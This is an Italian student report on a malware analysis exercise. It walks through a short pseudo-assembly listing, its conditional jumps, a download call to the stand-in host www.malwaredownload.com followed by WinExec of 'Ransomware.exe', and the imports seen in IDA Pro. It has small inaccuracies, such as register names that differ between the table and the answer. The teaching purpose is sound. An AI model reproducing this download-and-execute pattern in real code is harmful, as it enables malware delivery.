Edoardo Ceriani

ANALISI AVANZATE: UN APPROCCIO PRATICO

CODICE DA ANALIZZARE

TABELLA 1

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
00401040	MOV	EAX,5	
00401044	MOV	EBX,10	
00401048	CMP	EAX,5	
0040105B	JNZ	LOC 0040BBA0	; TABELLA 2
0040105F	INC	EBX	
00401064	CMP	EBX,11	
00401068	JZ	LOC 0040FFA0	; TABELLA 3

TABELLA 2

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
0040BBA0	MOV	EAX,EDI	EDI= www.malwaredownload.com
0040BBA4	PUSH	EAX	; URL
0040BBA8	CALL	DOWNLOADTOFILE()	; PSEUDO FUNZIONE

TABELLA 3

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
0040FFA0	MOV	EAX,EDI	EDI= C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	PUSH	EDX	; .EXE DA ESEGUIRE
0040FFA8	CALL	WINEXEC()	; PSEUDO FUNZIONE

1. **Spiegate, motivando, quale salto condizionale effettua il Malware.**

I salti condizionali in linguaggio Assembly comportano una modifica del flusso di informazioni solo se è soddisfatta una certa condizione riguardante i bit del registro di stato del processore.

Le due istruzioni condizionali più comuni sono test e cmp.

Per l'esercizio di oggi, sarà presa in esame l'istruzione condizionale cmp, che si occupa di operare un confronto tra due operandi dato dalla sottrazione dei loro valori. In base al risultato dell'operazione (uguale a 0 o diverso da 0), il valore della Zero Flag (ZF) contenuta nel registro "status flag" si aggiorna assumendo come valore:

- 1 se il risultato dell'operazione è 0
- 0 se il risultato dell'operazione è diverso da 0

Analizzando il codice assembly fornitoci, si possono notare 2 salti condizionali:

	LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
	00401040	MOV	EAX,5	
	00401044	MOV	EBX,10	
1°	00401048	CMP	EAX,5	
1°	0040105B	JNZ	LOC 0040BBA0	; TABELLA 2
	0040105F	INC	EBX	
2°	00401064	CMP	EBX,11	
2°	00401068	JZ	LOC 0040FFA0	; TABELLA 3

Il primo salto condizionale mostra una sottrazione del valore 5 al parametro contenuto nel registro EAX, precedentemente inizializzato a 5. Ne consegue che il risultato dell'operazione è 0 e che, quindi, la ZF si aggiornerà con valore 1.
Il salto JNZ (Jump Not Zero) prevede un salto alla locazione di memoria 0040BBAO se ZF ha come valore 0. Essendo però il risultato dell'operazione 0 e, di conseguenza, ZF 1, **il salto non viene effettuato**.

Il secondo salto condizionale, invece, prevede un confronto operato tramite sottrazione del valore 11 al parametro contenuto nel registro EBX, precedentemente inizializzato a 10 e successivamente incrementato di 1 tramite l'istruzione "inc EBX".
Il risultato dell'operazione è 0 e ZF diventa 1.
Il salto JZ (Jump Zero) prevede un salto alla locazione di memoria 0040FFAO quando la ZF assume valore 1.
In questo caso, quindi, la condizione è soddisfatta ed **il salto viene effettuato**.

2. Disegnare un diagramma di flusso identificando i salti condizionali.

Per rappresentare graficamente i salti condizionali spiegati precedentemente, realizzo un diagramma di flusso seguendo lo stile grafico di IDA:

- Freccia verde: salto effettuato

- Freccia rossa: salto non effettuato

TABELLA 1

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
00401040	MOV	EAX,5	
00401044	MOV	EBX,10	
00401048	CMP	EAX,5	
0040105B	JNZ	LOC 0040BBA0	; TABELLA 2

TABELLA 1

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
0040105F	INC	EBX	
00401064	CMP	EBX,11	
00401068	JZ	LOC 0040FFA0	; TABELLA 3

TABELLA 2

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
0040BBA0	MOV	EAX,EDI	EDI= www.malwaredownload.com
0040BBA4	PUSH	EAX	; URL
0040BBA8	CALL	DOWNLOADTOFILE()	; PSEUDO FUNZIONE

TABELLA 3

LOCAZIONE	ISTRUZIONE	OPERANDI	NOTE
0040FFA0	MOV	EAX,EDI	EDI= C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	PUSH	EDX	; .EXE DA ESEGUIRE
0040FFA8	CALL	WINEXEC()	; PSEUDO FUNZIONE

3. **Quali sono le diverse funzionalità implementate all'interno del malware?**

All'interno del codice assembly fornitoci, si possono notare due funzionalità, una nella tabella 2 e una nella tabella 3:

- **DownloadToFile()**: funzione che si occupa di scaricare un file da una fonte esterna e salvarlo su disco. In questo caso, il file da scaricare si trova all'indirizzo "www.malwaredownload.com", URL che viene passato alla funzione tramite l'istruzione "push EAX", dove ad EAX è stato precedentemente copiato l'indirizzo di memoria sorgente EDI contenente l'indirizzo tramite l'istruzione "mov EAX,EDI".

- **WinExec()**: funzione dell'API di Windows che si occupa di eseguire un'istanza di un'applicazione o di un comando tramite la riga di comando.
  Quando questa funzione viene chiamata, il sistema operativo Windows interpreta la stringa passata come argomento come un comando da eseguire che può essere un'eseguibile (.exe) o un altro tipo di file eseguibile supportato dal sistema operativo.
  In questo caso si tratta del file .exe presente all'interno del path "C:\Program and Settings\Local User\Desktop\Ransomware.exe".
  Il file .exe viene passato alla funzione tramite l'istruzione "push EDX", dove ad EDX è stato precedentemente copiato l'indirizzo di memoria sorgente EDI contenente il path tramite l'istruzione "mov EDX,EDI".

4. **Con riferimento alle funzioni call presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Nelle istruzioni "call" presenti nella tabella 2 e nella tabella 3, gli argomenti vengono passati alle successive chiamate di funzione tramite i registri e lo stack.
Si nota, inoltre, la presenza in entrambi i casi dell'argomento "EDI". L'acronimo sta per "Destination Index" ed è uno dei registri general-purpose a 32 bit disponibili nel set di istruzioni x86. Il registro è particolarmente utile nelle operazioni di copia dei dati, poiché può essere utilizzato come indice di destinazione per l'indirizzamento indiretto in operazioni di memoria.

Tabella 2:
0040BBA0 mov EAX, EDI: carica l'indirizzo del percorso URL nel registro EAX
0040BBA4 push EAX: inserisce l'indirizzo del percorso URL nello stack come argomento
0040BBA8 call DownloadToFile(): chiamata alla funzione DownloadToFile()

Il percorso URL viene caricato nel registro EAX tramite l'istruzione "mov EAX, EDI".
Successivamente, l'indirizzo viene inserito nello stack tramite l'istruzione "push EAX".
Questo passaggio permette alla funzione "DownloadToFile()" di accedere all'argomento tramite il puntatore dello stack all'interno della funzione.

Tabella 3:
0040FFA0 mov EDX, EDI: carica l'indirizzo del percorso del file nel registro EDX
0040FFA4 push EDX: inserisce l'indirizzo del percorso del file nello stack come argomento
0040FFA8 call WinExec(): chiamata alla funzione WinExec()

L'indirizzo del percorso del file viene caricato nel registro EDX tramite l'istruzione "mov EDX, EDI". Successivamente, l'indirizzo del percorso del file viene inserito nello stack tramite l'istruzione "push EDX". In questo modo, la funzione "WinExec()" può accedere all'argomento tramite il puntatore dello stack all'interno della funzione.

PARTE 2

1. **Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione del malware**


Ricevuto il file contenente il malware dal dipendente, utilizzo il disassembler **IDA Pro** per analizzarlo. Apro quindi il file eseguibile ed esporto il diagramma di flusso.
Questo diagramma mi aiuta a capire il funzionamento ed il comportamento del malware soprattutto visualizzando in modo grafico i vari salti condizionali:

- Frecce verdi per i salti effettuati
- Frecce rosse per i salti non effettuati
- Frecce blu per i salti non condizionali

In allegato al report file pdf con il diagramma di flusso:
DIAGRAMMA_DI_FLUSSO_MALWARE_CATTIVONE.PDF

2. **Indicare il tipo di malware ed il suo comportamento**

Passo ora ad analizzare le librerie importate dal malware.



Dall’immagine si possono notare le librerie importate dal malware:

- **MSVCRT.ddl**: contiene le funzioni di runtime del compilatore Microsoft Visual C++. Fornisce un insieme di funzioni comuni utilizzate dai programmi C e C++ compilati con il compilatore di Microsoft.


- **KERNEL32.dll**: fornisce molte funzioni di base per l'interazione con il sistema operativo Windows. Contiene funzioni per la gestione della memoria, la gestione dei processi, la gestione dei file, la gestione dei thread e altre funzioni di basso livello.


- **ADVAPI32.dll**: contiene funzioni avanzate per l'interazione con il sistema operativo Windows. Fornisce funzioni per la gestione dei servizi di Windows, la gestione dell'accesso ai registri, la crittografia, la gestione degli account utente e altre funzionalità avanzate.

- **WSOCK32.dll**: fornisce un'interfaccia per la programmazione delle comunicazioni di rete utilizzando il protocollo Winsock. Contiene funzioni per la creazione, l'invio e la ricezione di dati su una rete utilizzando i protocolli TCP/IP.

- **WS2_32.dll**: fornisce un'interfaccia aggiornata per la programmazione delle comunicazioni di rete utilizzando il protocollo Winsock. Introduce nuove funzionalità e miglioramenti rispetto alla versione precedente.

Successivamente, analizzo le funzioni più importanti/comuni che si possono notare nel malware.





- **GetProcAddress**: funzione che viene utilizzata per ottenere l'indirizzo di un'altra funzione all'interno di una libreria caricata dinamicamente.

- **LoadLibrary**: funzione che viene utilizzata per caricare dinamicamente una libreria a tempo di esecuzione.

- **GetCommandLine**: funzione che restituisce la riga di comando utilizzata per avviare l'applicazione corrente.

- **WSARecv** e **WSASend**: funzioni utilizzate per la comunicazione di rete basata su socket.

    - WSARecv viene utilizzata per ricevere dati da un socket.

    - WSASend viene utilizzata per inviare dati attraverso un socket.

- **Connect**: funzione che viene utilizzata per stabilire una connessione a un server remoto specificato dall'indirizzo IP e dalla porta.

- **Gethostbyname**: funzione che viene utilizzata per ottenere l'indirizzo IP di un determinato nome host.

- **Socket**: funzione che viene utilizzata per creare un nuovo socket che può essere utilizzato per la comunicazione di rete.

- **WSAStartup** e **WSACleanup**: funzioni utilizzate per inizializzare e terminare l'uso della libreria Winsock.

    - `WSAStartup` viene chiamata all'inizio per inizializzare la libreria Winsock.

    - `WSACleanup` viene chiamata alla fine per terminare l'uso della libreria.

Viste le analisi eseguite con il programma IDA Pro, posso ipotizzare che il malware in questione sia una **backdoor** in quanto le librerie importate e, soprattutto, le funzioni richiamate sono tipiche di questo tipo d malware.